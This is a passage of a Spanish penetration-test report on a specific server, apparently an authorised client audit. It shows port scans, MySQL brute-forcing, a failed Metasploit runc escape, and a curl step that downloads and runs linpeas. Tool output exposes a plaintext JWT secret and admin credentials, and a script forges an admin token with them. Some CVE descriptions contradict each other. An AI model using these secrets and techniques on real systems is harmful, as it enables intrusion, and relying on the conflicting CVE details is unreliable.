Date: Sat, 26 Apr 2025 04:43:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5

(security㉿pawned)~]
$ 
```

Se intenta de igual manera tratar de enumerar los archivos potenciales en los cuales se puede obtener información sobre la app

```
(security㉿pawned)~]
$ whatweb http://195.35.14.19:3000

http://195.35.14.19:3000 [200 OK] Country[GERMANY][DE], Email[john@example.com], HTML5, IP[195.35.14.19], PasswordField[password], Script[application/json], X-Powered-By[Next.js]

(security㉿pawned)~]
```

```
(security㉿pwned)~]$ ffuf -u http://195.35.14.19:3000/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 50
[{'Status': 200, 'Size': 22932, 'Words': 2312, 'Lines': 1, 'Duration': 256ms}, {'Status': 500, 'Size': 10485, 'Words': 1108, 'Lines': 1, 'Duration': 85ms}, {'Status': 200, 'Size': 22932, 'Words': 2312, 'Lines': 1, 'Duration': 96ms}, {'Status': 307, 'Size': 1, 'Words': 1, 'Lines': 1, 'Duration': 76ms}, {'Status': 200, 'Size': 27, 'Words': 3, 'Lines': 4, 'Duration': 93ms}]

:: Progress: [3629/4614] :: Job [1/1] :: 543 req/sec :: Duration: [0:00:06] :: Errors: 0 ::■
```

## 2.5. Puerto RTSP

Se realiza un escáner para el protocolo rtsp , es un protocolo propio de cámaras de video en el cual se observan algunos accesos.

```
(security㉿pawned)-[~]
$ nmap -p554 --script rtsp-url-brute 195.35.14.19

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 22:25 CDT
Nmap scan report for srv644043.hstgr.cloud (195.35.14.19)
Host is up (0.056s latency).

PORT      STATE SERVICE
554/tcp    open  rtsp
| rtsp-url-brute:
|   errors:
|     rtsp://srv644043.hstgr.cloud/
|     rtsp://srv644043.hstgr.cloud/0
|     rtsp://srv644043.hstgr.cloud/0/video1
|     rtsp://srv644043.hstgr.cloud/12
|     rtsp://srv644043.hstgr.cloud/1/stream1
|     rtsp://srv644043.hstgr.cloud/1
|     rtsp://srv644043.hstgr.cloud/1.AMP
|     rtsp://srv644043.hstgr.cloud/1/1:1/main
|     rtsp://srv644043.hstgr.cloud/1/cif
|_    rtsp://srv644043.hstgr.cloud/11

Nmap done: 1 IP address (1 host up) scanned in 60.50 seconds

(security㉿pawned)-[~]
$ 
```

Se realizan intentos para ver si dio algunas rutas de video en vivo o en su caso nos pida autenticación.

Así como intentar vulnerar el protocolo para poder injectar código y poder obtener la imagen de la cámara, lo cual es un buen punto para la configuración porque no se pudo injectar algún template.



## 2.6. Puerto 3306 mysql

### Resumen del puerto 3306:

- MySQL versión:** 8.0.41-Ubuntu0.24.04.1
- Sistema:** Probablemente Ubuntu 24.04
- Autenticación:** Usa caching\_sha2\_password (es el método de login por defecto en MySQL 8).
- Servicio está abierto al mundo** (eso ya es mala práctica de seguridad).

```
(security㉿pwned) ~
$ nmap -p3306 --script mysql-info 195.35.14.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-26 19:33 CDT
Nmap scan report for srv644043.hstgr.cloud (195.35.14.19)
Host is up (0.063s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
| mysql-info:
|_ Protocol: 10
| Version: 8.0.41-Ubuntu0.24.04.1
| Thread ID: 1337
| Capabilities flags: 65535
| Some Capabilities: Speaks4ProtocolOld, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsTransactions, FoundRows, ConnectWithDatabase, IgnoreSigpipes, SwitchToSSLAfтерHandshake, Supports4Auth, Speaks4ProtocolNew, InteractiveClient, LongPassword, ODBCClient, SupportsCompression, SupportsLoadDataLocal, LongColumnFlag, SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: 0x04\x1E\x7F2
| 0\x04\x1E\x7F2
|_ Auth Plugin Name: caching_sha2_password

Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds
(security㉿pwned) ~
```

En este punto debido a que es un servicio se hicieron 2 test , los cuales consistieron en enviar un ataque de fuerza bruta a logueo anónimos y otro un ataque con más envío de autenticaciones.

```
(security㉿pwned) ~
$ hydra -L users.txt -P passwords.txt -t 4 -s 3306 195.35.14.19 mysql
Hydra (https://github.com/vanhauser-thc/thc-hydra) - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore law
s and ethics anyway).

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-26 19:37:35
[DATA] max 4 tasks per 1 server, overall 4 tasks, 54 login tries (l:6/p:9), ~14 tries per task
[DATA] attacking mysql://195.35.14.19:3306/
```

```
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-26 19:37:42
(security㉿pwned) ~
```

Y en la segunda fase fue enviar un intento, pero con intentos de logueo mayores.



## 2.7. Ingreso por SSH con un usuario sin privilegios.

Derivado de un pentest de caja gris, con un usuario normal sin privilegios se intenta buscar y tratar de realizar el escalado de privilegios

En primer lugar, necesitamos saber a que sistema estamos auditando, en este caso es un servidor Ubuntu.

```
testjmx@srv644043:~$ uname -a
Linux srv644043 6.8.0-57-generic #59-Ubuntu SMP PREEMPT_DYNAMIC Sat Mar 15 17:40:59 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
PRETTY_NAME="Ubuntu 24.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.2 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo
testjmx@srv644043:~$
```

Tienes un sistema nuevo donde muchas **CVE antiguas (2013–2023)** ya no son explotables directamente, **a menos que:**

- Se haya instalado software vulnerable (ej: aplicaciones web antiguas, versiones viejas de Apache, etc).
- El kernel se haya recompilado con fallos o no se haya parcheado.

### PROTECCIONES PRESENTES

- AppArmor está habilitado, pero tu proceso no tiene perfil (unconfined) → no limita tu ejecución.
- Seccomp está **deshabilitado**.
- User namespaces y Cgroup2 habilitados → pueden permitir ciertos bypasses con exploits modernos.
- Kernel moderno 6.8.0 reduce muchas posibilidades, pero sigue expuesto si hay una mala configuración de Docker o servicios.

Dentro de los primeros pasos como empresa auditora del pentester , teniendo un usuario valido buscaremos malas configuración o archivos que tengan muchos permisos de escritura y lectura. Por lo que se buscará automáticamente vulnerabilidades locales, binarios mal configurados, servicios, sudoers, permisos especiales, y mucho más.

## 2.8. Aprovechamiento de CVEs identificados

De las vulnerabilidades detectadas se toma el Top para explotarlas, sin embargo, se observa que no pueden explotarse ya que algunas son un riesgo solo si tienen otros servicios configurados, como java, tomcat, apache, etc. que permita el aprovechamiento de la detección.

| CVE            | Tipo                       | ¿Explotable en kernel 6.8?    |
|----------------|----------------------------|-------------------------------|
| CVE-2020-14356 | Escalada en mremap()       | ✗ Parcheado desde kernel 5.9+ |
| CVE-2013-7445  | Use-after-free en pppolac  | ✗ Parcheado hace años         |
| CVE-2019-15794 | Stack overflow (vhost_net) | ✗ Kernel parchado             |

**Conclusión:** Todas estas **ya no son explotables** directamente en tu sistema por el kernel actualizado que se encontró. El kernel actual es 6.8.0-57.59, sin embargo, se recomienda actualizar a 6.8.0-58.60

## 2.8.1 ¿Escalamiento de privilegios?

Una vez que se obtuvo ayuda con el análisis de vulnerabilidades se intento realizar un escalamiento de privilegios aprovechando el tema de que faltan algunos parches en el sistema .

Para esto se ocupó la plataforma de Metasploit con un módulo de Ubuntu ya que es el sistema operativo en el cual está alojado el sistema operativo.

Una vez dentro se envio el ataque para poder escalar privilegios con el usuario que nos proporcionaron si permisos.

Se ejecuta el payload intentando escalar privilegios.

```
Payload information:
Description:
All versions of runc <=1.1.11, as used by containerization technologies such as Docker engine,
and Kubernetes are vulnerable to an arbitrary file write.
Due to a file descriptor leak it is possible to mount the host file system
with the permissions of runc (typically root).
Successfully tested on Ubuntu 22.04 with runc 1.1.7-0ubuntu1-22.04.1 and runc 1.1.11 using Docker build.
Also tested on Debian 12.4.0 with runc 1.1.11 using Docker build.

References:
https://snyk.io/blog/cve-2024-21626-runc-process-cwd-container-breakout/
https://github.com/opencontainers/runc/security/advisories/GHSA-xr7r-f8xq-vfvv
https://security-tracker.debian.org/tracker/CVE-2024-21626
https://ubuntu.com/security/CVE-2024-21626
https://nvd.nist.gov/vuln/detail/CVE-2024-21626

Also known as:
Leaky Vessels

View the full module info with the info -d command.

msf6 exploit(linux/local/runc_cwd_priv_esc) > info -d
[*] Generating documentation for runc_cwd_priv_esc, then opening /tmp/runc_cwd_priv_esc_doc20250523-920851-diax66.html in a browser ...
msf6 exploit(linux/local/runc_cwd_priv_esc) > set session
session =>
msf6 exploit(linux/local/runc_cwd_priv_esc) > RUN
[-] Unknown command: RUN. Did you mean run? Run the help command for more details.
msf6 exploit(linux/local/runc_cwd_priv_esc) >
msf6 exploit(linux/local/runc_cwd_priv_esc) >
msf6 exploit(linux/local/runc_cwd_priv_esc) > run
[-] Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 exploit(linux/local/runc_cwd_priv_esc) > set session 123992134365
session => 123992134365
msf6 exploit(linux/local/runc_cwd_priv_esc) > run
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/runc_cwd_priv_esc) > 
```

Como podemos observar derivado que los archivos comunes están bien configurados y no se encontró algún archivo con permisos 777 , el payload prácticamente no se pudo crear una sesión.

Esto derivado de la buena configuración del servidor y el kernel actualizado.

## 2.9. ¿Entonces qué podemos explotar?

Dependerá de lo que la búsqueda encuentre. Las posibilidades más comunes:

- Binarios con cap\_setuid=ep
  - Archivos de contraseñas en texto plano
  - Crontabs mal configurados
  - Comandos disponibles con sudo sin contraseña
  - Servicios expuestos en red (como web apps con bugs)

1. Se encontró que con un usuario normal sin privilegios si se pudo descargar una herramienta para hacer una búsqueda muy rápida de archivos con texto plano y demás.

```
testjmx@srv644043:~$ curl -sL https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -o linpeas.sh
testjmx@srv644043:~$ ls -l
total 824
-rw-rw-r-- 1 testjmx testjmx 840139 May  7 21:23 linpeas.sh
testjmx@srv644043:~$ chmod +x linpeas.sh
testjmx@srv644043:~$ ./linpeas.sh
```



Dentro de lo que la herramienta encontró, se muestran unas credenciales en texto plano en un archivo de configuración, así como una secret key.

```

root@pwned:/home/security
testjmx@sr644043: ~
Vi File Actions Edit View Help
/etc/python3.12/sitecustomize.py:   pass
/etc/dokploy/applications/api-ia-api-3agisy/code/main.py:from fastapi.security import OAuth2PasswordBearer
( /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:SECRET_KEY = "CGA123e87"
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:oauth2_scheme = OAuth2PasswordBearer(tokenUrl="login")
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:     username: str
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:     password: str
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:         return jwt.encode(payload, SECRET_KEY, algorithm="HS256")
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:             payload = jwt.decode(token, SECRET_KEY, algorithms=["HS256"])
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:                 messages=[{"role": "user", "content": prompt}],
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:                 messages=[{"role": "user", "content": prompt}],
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:                 messages=[{"role": "user", "content": prompt}],
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:             if credentials.username != "admin" or credentials.password != "secret":
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:                 "access_token": generate_token(credentials.username),
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:                     messages=[{"role": "user", "content": prompt}],
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:             "access_token": generate_token(credentials.username),
`- /etc/dokploy/applications/api-ia-api-3agisy/code/main.py:                     messages=[{"role": "user", "content": prompt}],
`- /run/cloud-init/status.json:   "scripts_user", RuntimeError("Runparts: 1 failures (runcmd) in 1 attempted commands"))
`- /run/cloud-init/status.json:   "Failed to run module scripts_user (scripts in /var/lib/cloud/instance/scripts)",
`- /run/cloud-init/status.json:   "Running module scripts_user (<module 'cloudinit.config.cc_scripts_user' from '/usr/lib/python3/dist-packages/cloudinit/config/cc_scripts
`- eq"
`- /run/cloud-init/instance-data.json: "merged_cfg": "redacted for non-root user",
`- /run/cloud-init/instance-data.json: "merged_system_cfg": "redacted for non-root user",
`- /run/cloud-init/result.json:   ("scripts_user", RuntimeError("Runparts: 1 failures (runcmd) in 1 attempted commands"))
`- /var/lib/cloud/data/result.json:   ("scripts_user", RuntimeError("Runparts: 1 failures (runcmd) in 1 attempted commands"))
`- /var/lib/cloud/data/status.json:   ("scripts_user", RuntimeError("Runparts: 1 failures (runcmd) in 1 attempted commands"))
`- /var/lib/cloud/data/status.json:   "Failed to run module scripts_user (scripts in /var/lib/cloud/instance/scripts)",
`- /var/lib/cloud/data/status.json:   "Running module scripts_user (<module 'cloudinit.config.cc_scripts_user' from '/usr/lib/python3/dist-packages/cloudinit/config/cc_scr
`- failed"
`- /usr/share/fwupd/simple_client.py:   client.set_user_agent_for_package("simple_client", "1.9.28")
`- /usr/share/fwupd/install_dell_bios_exe.py:   pass
`- /usr/share/fwupd/install_dell_bios_exe.py:   pass
`- /usr/share/gdb/auto-load/usr/lib/x86_64-linux-gnu/libstdc++.so.6.0.33-gdb.py:# can happen if the user loads it manually. In this case we don't
`- /usr/share/gdb/auto-load/usr/lib/x86_64-linux-gnu/libstdc++.so.6.0.33-gdb.py:# update sys.path; instead we just hope the user managed to do that
`- /usr/share/apport/package-hooks/source_mysql-8.0.py:   if 'password' in line.split('=')[0]:
`- /usr/share/apport/package-hooks/source_mysql-8.0.py:       passwords being written to error log We strip out any lines containing
`- /usr/share/apport/package-hooks/source_mysql-8.0.py:       terms listed on http://dev.mysql.com/doc/refman/8.0/en/password-logging.html
`- /usr/share/apport/package-hooks/source_mysql-8.0.py:           'alter user',
`- /usr/share/apport/package-hooks/source_mysql-8.0.py:           'create user',
`- /usr/share/apport/package-hooks/source_mysql-8.0.py:           'set password',
`- /usr/share/apport/package-hooks/source_mysql-8.0.py:           'if not response: # user cancelled or answered No
`- /usr/share/apport/package-hooks/source_linux.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-restricted-modules-gcp-6.14.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/openssh-server.py:   if response == None: # user cancelled
`- /usr/share/apport/package-hooks/source_linux-oem-osp1.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-nvidia-lowlatency.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-signed-hwe-6.14.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-firmware.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-signed-oem-6.14.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-meta-geop.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-lowlatency.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-signed-oem-6.8.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-restricted-modules-hwe-6.11.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-azure-nvidia.py:   # it's from kerneloops, ask the user whether to submit there as well
`- /usr/share/apport/package-hooks/source_linux-signed-oracle.py:   # it's from kerneloops, ask the user whether to submit there as well
-- More --

```

Una vez obteniendo esas credenciales y ese secret\_key las ocuparemos para intentar levantar una instancia en Docker sin que contemos con las credenciales de acceso a dockploy.

Por lo que se generó un pequeño script para que nos proporcione un token.

```

GNU nano 7.2
import jwt

# Datos del usuario (puedes ajustarlo si sabes qué payload espera la API)
payload = {
    "sub": "admin" # normalmente 'sub' es el ID o username
}

# Clave secreta obtenida del código
secret = "CGA123e87"

# Generar el token
token = jwt.encode(payload, secret, algorithm="HS256")

print(token)

```

Una vez obtenido el token se procede a validar si tuviéramos el acceso al panel admin el cual no esta autorizado.

```
(security@pawned) ~]$ curl -i "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJzdWIiOiJhZGipbiJ9.vdIWPyHb2mzMUIzzYlN1Er1y00k15tQvZ3UNUnCYwM" http://195.35.14.19:3000/api-docs/v1/openapi.json
% Total    % Received % Xferd  Average Speed   Time     Time   Spent  Left   Speed
  00 10485  100 10485      0      0  41810      0 --:--:-- --:--:-- --:--:-- 41772
```

Posteriormente se realiza un fuzzing para enumerar los sitios válidos.

```
File Actions Edit View Help Actions Edit View Help
root@pawned:/home/security
v2.1.0-dev

:: Method : GET
:: URL   : http://195.35.14.19:3000/api/FUZZ
:: Wordlist : /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt
:: Header  : Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJzdWIiOiJhZGipbiJ9.vdIWPyHb2mzMUIzzYlN1Er1y00k15tQvZ3UNUnCYwM
:: Follow redirects : false
:: Calibration : false
:: Timeout   : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [269/269] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

[root@pawned]~/home/security]
cat fuzzed_apis.txt
api-docs/v1/openapi.json [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 81ms]
api/announcements [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 82ms]
api/identity/envelope [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 83ms]
api/domains [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 84ms]
api/custom [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 85ms]
api/clients [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 85ms]
api/api-docs [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 85ms]
api/cart [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 86ms]
api/cart/create [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 87ms]
api/chat/categories [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 87ms]
api/contents [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 88ms]
api/config.json [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 89ms]
api/docs [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 89ms]
api/checkin [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 90ms]
api/ads [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 91ms]
api/call [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 95ms]
api/application.wadl [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 99ms]
api/api [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 105ms]
api/auth/login [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 109ms]
api/brands [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 106ms]
api/graphql [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 111ms]
api/auth [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 108ms]
api/auth/guest [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 108ms]
api/customer [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 112ms]
api/identity [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 116ms]
api/get [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 116ms]
api/apidocs/swagger.json [Status: 401, Size: 26, Words: 1, Lines: 1, Duration: 116ms]
```

Con esta información lo que indica es lo siguiente:

El fuzzing fue exitoso: se descubrieron una **gran cantidad de endpoints válidos**, todos respondiendo con 401 Unauthorized. Esto indica que:

1. **Los endpoints existen.**
2. **El token actual no tiene autorización suficiente** para acceder a esos recursos.
3. **La respuesta uniforme (401, 26 bytes)** sugiere autenticación requerida, pero no autenticación inválida, lo cual es clave.

Una vez obtenido ese resultado extraemos una información del Docker.

```
(security@pwned) ~]$ curl -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJzdWIiOiJhZG1pbj99.vdIWPyHb2mzMuzZZYlN1Er1yD0k15tQvZ3UNUnCYwM" http://195.35.14.19:3000/api-docs/v1/openapi.json
% Total    % Received % Xferd  Average Speed   Time     Time   Time  Current
          Dload  Upload   Total Spent  Spent  Left Speed
100 10485  100 10485    0      0  41810   --:--:--:--:--:-- 41772
```

Para su posterior análisis en JQ.

### ¿Qué se puede hacer con este token?

Depende del **contexto de seguridad del backend**, pero en general, podrías:

#### 1. Usarlo para acceder a recursos protegidos (como hiciste en /api-docs/v1/openapi.json)

- Aunque da error 401 en muchos endpoints, el servidor lo reconoce como válido, solo que probablemente espera más permisos o configuración adicional.

#### 2. Atacar por debilidades en la firma

- La firma final (el tercer bloque del JWT) usa **HMAC SHA-256 (HS256)** y parece ser un token **auto-firmado**, lo que abre la puerta a varios vectores de ataque si el secreto es débil o predecible.

Ejemplos:

- **Ataque por diccionario** para encontrar el secreto y **firmar tus propios tokens**.
- Si el backend **acepta algoritmos inseguros** (como cambiar alg a "none"), podrías **forjar un token válido sin firma** (vulnerabilidad clásica).

## 2. VULNERABILIDADES

Una vulnerabilidad es una debilidad, brecha o fallo en un sistema, aplicación, servicio o protocolo la cual puede ser explotada por un atacante con el fin de poner en riesgo su confidencialidad, integridad o disponibilidad.

Las vulnerabilidades pueden surgir por múltiples causas como: errores en el código, configuraciones inseguras, permisos mal definidos, protocolos obsoletos e inseguros, o incluso debilidades en el diseño del software o hardware.

Durante el proceso del ejercicio realizado de pentesting en su infraestructura, se identificaron vulnerabilidades que pueden comprometer la seguridad de sus sistemas y datos de nivel de riesgo: **Critico**, **Alto**, **Medio** y **Bajo/informativo** las cuales se exponen en el siguiente apartado.

En total se encontraron 1035 vulnerabilidades:



En la siguiente tabla se muestra la lista de vulnerabilidades que se encontraron las cuales se detallan a continuación. Debido a que en su totalidad las vulnerabilidades son similares, se describen aquí solo un top 5 de cada vulnerabilidad y en un reporte anexo dedicado exclusivamente a vulnerabilidades y generado por la herramienta Tenable, se anexara el detalle del total de vulnerabilidades. "Linux\_proyect\_Jumex\_by\_agent\_tecnics.pdf"

| Tabla de vulnerabilidades |  |
|---------------------------|--|
| Severidad                 | Vulnerabilidad   |
| Critical 9.8              | Linux Distros Unpatched Vulnerability : CVE-2024-26720 |
| High 7.8                  | Linux Distros Unpatched Vulnerability : CVE-2013-7445  |
| High 7.2                  | Linux Distros Unpatched Vulnerability : CVE-2018-12931 |
| High 7.2                  | Linux Distros Unpatched Vulnerability : CVE-2018-12930 |
| High 7.2                  | Linux Distros Unpatched Vulnerability : CVE-2019-15794 |

|            |  |
|------------|--|
| High 9.3   | Linux Distros Unpatched Vulnerability : CVE-2019-19814 |
| Medium 4.4 | Linux Distros Unpatched Vulnerability : CVE-2016-2568  |
| Medium 4.9 | Linux Distros Unpatched Vulnerability : CVE-2016-8660  |
| Medium 4.9 | Linux Distros Unpatched Vulnerability : CVE-2017-13693 |
| Medium 4.6 | Linux Distros Unpatched Vulnerability : CVE-2017-13165 |
| Medium 4.9 | Linux Distros Unpatched Vulnerability : CVE-2018-12928 |
| Low 2.1    | Linux Distros Unpatched Vulnerability : CVE-2015-7837  |
| Low 2.1    | Linux Distros Unpatched Vulnerability : CVE-2015-8553  |
| Low 2.1    | Linux Distros Unpatched Vulnerability : CVE-2017-0537  |
| Low 2.1    | Linux Distros Unpatched Vulnerability : CVE-2020-14304 |
| Low 2.1    | Linux Distros Unpatched Vulnerability : CVE-2020-35501 |
| Inf        | PostgreSQL Client/Server Installed (Linux)             |
| Inf        | Docker Container File Change Detection                 |
| Inf        | Software Enumeration (SSH)                             |
| Inf        | VMWare Tools or Open VM Tools Installed (Linux)        |
| Inf        | Tukaani XZ Utils Installed (Linux / Unix)              |
| Inf        | Apache Log4j Installed (Linux / Unix)                  |
| Inf        | Containererd Installed (Linux)                         |
| Inf        | MySQL Server Installed (Linux)                         |

---

## 2.1. DESCRIPCION DE VULNERABILIDADES

El objetivo de esta sección es proporcionar una descripción técnica y detallada de las vulnerabilidades identificadas, permitiendo a su equipo técnico entender cuál fue la causa del hallazgo y explotación, así como el impacto potencial de cada vulnerabilidad y ayudarlos a tomar medidas para mitigarlas.

En cada resumen de la vulnerabilidad se describen lo siguiente:

- **Severidad:** es el puntaje de criticidad que se le otorga a la vulnerabilidad encontrada, este puntaje se basa en la puntuación de CVSS para cada vulnerabilidad específica en 4 niveles con los siguientes grado de riesgos: **Crítico (9.0 - 10.0), Alto (7.0 - 8.9), Medio (4.0 - 6.9), Bajo (0.1 - 3.9)**
- **Vulnerabilidad:** se refiere al nombre de la vulnerabilidad que fue encontrada, de acuerdo a la vulnerabilidad en algunos casos se hace referencia a su CVE.

- **Activos:** es el número de activos en donde se encontró la vulnerabilidad que se está reportando.
- **Resumen de la vulnerabilidad:** descripción de la vulnerabilidad encontrada, incluyendo información sobre la causa raíz, el impacto potencial y las condiciones necesarias para su explotación.
- **Mapa del hallazgo/vulnerabilidad:** muestra de forma gráfica qué pasos siguió el ataque.
- **Riesgo:** describe el alcance que podría tener la vulnerabilidad en caso de que sea explotada por un atacante.
- **Nivel de acceso:** se indica el nivel de acceso usado para realizar la prueba del pentest.
  - **NO AUTENTICADO:** se indica cuando en el pentest no se uso ninguna información de credenciales de acceso más que las que se encontraron resultado del sniffing
  - **AUTENTICADO:** se indica cuando se usan credenciales proporcionadas por el cliente para ingresar en el pentest y validar el alcance de las credenciales proporcionadas.
- **Explotación:** muestra las técnicas usadas para poder realizar la explotación de la vulnerabilidad encontrada
- **Hallazgos relacionados (ataques):** se enlistan los ataques que se relacionan después de explotar la vulnerabilidad.
- **Activos:** se muestra la lista de direcciones IP en las que se encontró la vulnerabilidad.
- **Vector de ataque:** muestra el vector en base del CVSS en donde se determina evaluando la explotabilidad de una vulnerabilidad, su impacto en la confidencialidad, integridad y disponibilidad (tríada CIA) y su alcance. Factores como el vector de ataque, los privilegios requeridos y el posible impacto en todo el sistema se evalúan para generar una puntuación de severidad de 0 a 10.
- **Referencias:** Enlaces a recursos externos, como bases de datos de vulnerabilidades o sitios web de seguridad, que proporcionan información adicional sobre la vulnerabilidad.

#### 2.1.1. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2024-26720

| Severidad  | Vulnerabilidad   | Activo |
|--|--|--------|
| 9.8  | Linux Distros Unpatched Vulnerability : CVE-2024-26720 | 1      |
| <b>Resumen de vulnerabilidad</b>   |  |        |
| El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible. |  |        |
| El kernel:mm/writeback: Corrige posibles vulnerabilidades y malas configuraciones.   |  |        |
| <b>Mapa de hallazgos</b>   |  |        |
|  |  |        |

| Remote Assets Affected  |               | Output       |     |            |           |        |     |        |
|---|---------------|--------------|-----|------------|-----------|--------|-----|--------|
|   |               | 1 Item       |     |            |           |        |     |        |
| SEVE...   | ASSETS        | IP ADDRESSES |     | PORT       | LAST SEEN | STATE  | AGE | ACTION |
| !   | linux_project | 195.35.14.19 | N/A | 04/21/2025 | New       | 13 ... |     |        |
| Remote package installed : linux-libc-dev-6.8.0-57.59<br>Remote package installed : linux-tools-common-6.8.0-57.59  |               |              |     |            |           |        |     |        |
| La versión del paquete de encabezados del kernel de Linux (Linux-libc-dev-6.8.0-57.59) en Ubuntu 24.04, se publicó el 31 de marzo del 2025, se sugiere actualizar por la versión liberada 6.8.0-58.60   |               |              |     |            |           |        |     |        |
| La versión <b>linux-tools-common 6.8.0-57.59</b> es un paquete de herramientas del kernel de Linux publicado para Ubuntu 24.04 LTS (Noble Numbat) el <b>31 de marzo de 2025</b> . Este paquete proporciona las partes independientes de la arquitectura para herramientas específicas de la versión del kernel. Desde su lanzamiento, la versión <b>6.8.0-57.59</b> ha sido <b>reemplazada por versiones más recientes</b> , como la <b>6.8.0-58.60</b> , que incluyen correcciones de seguridad y mejoras adicionales. Es recomendable mantener el sistema actualizado para beneficiarse de estas mejoras. |               |              |     |            |           |        |     |        |

## 2.1.2. LINUX DISTROS UNPATCHED VULNERABILITY : CVE-2013-7445

| Severidad                        | Vulnerabilidad  | Activo |
|----------------------------------|---|--------|
| <b>7.8</b>                       | Linux Distros Unpatched Vulnerability : CVE-2013-7445 | 1      |
| <b>Resumen de vulnerabilidad</b> |   |        |

El equipo Linux/Unix tiene uno o más paquetes instalados que están afectados por una vulnerabilidad sin un parche proporcionado por el proveedor disponible.

- El subsistema Direct Rendering Manager (DRM) en el kernel de Linux a través de 4.x maneja mal las solicitudes de objetos Graphics Execution Manager (GEM), lo que permite a los atacantes dependientes del contexto causar una denegación de servicio (consumo de memoria) a través de una aplicación que procesa datos gráficos, como lo demuestra el código JavaScript que crea muchos elementos CANVAS para ser renderizados por Chrome o Firefox. (CVE-2013-7445)

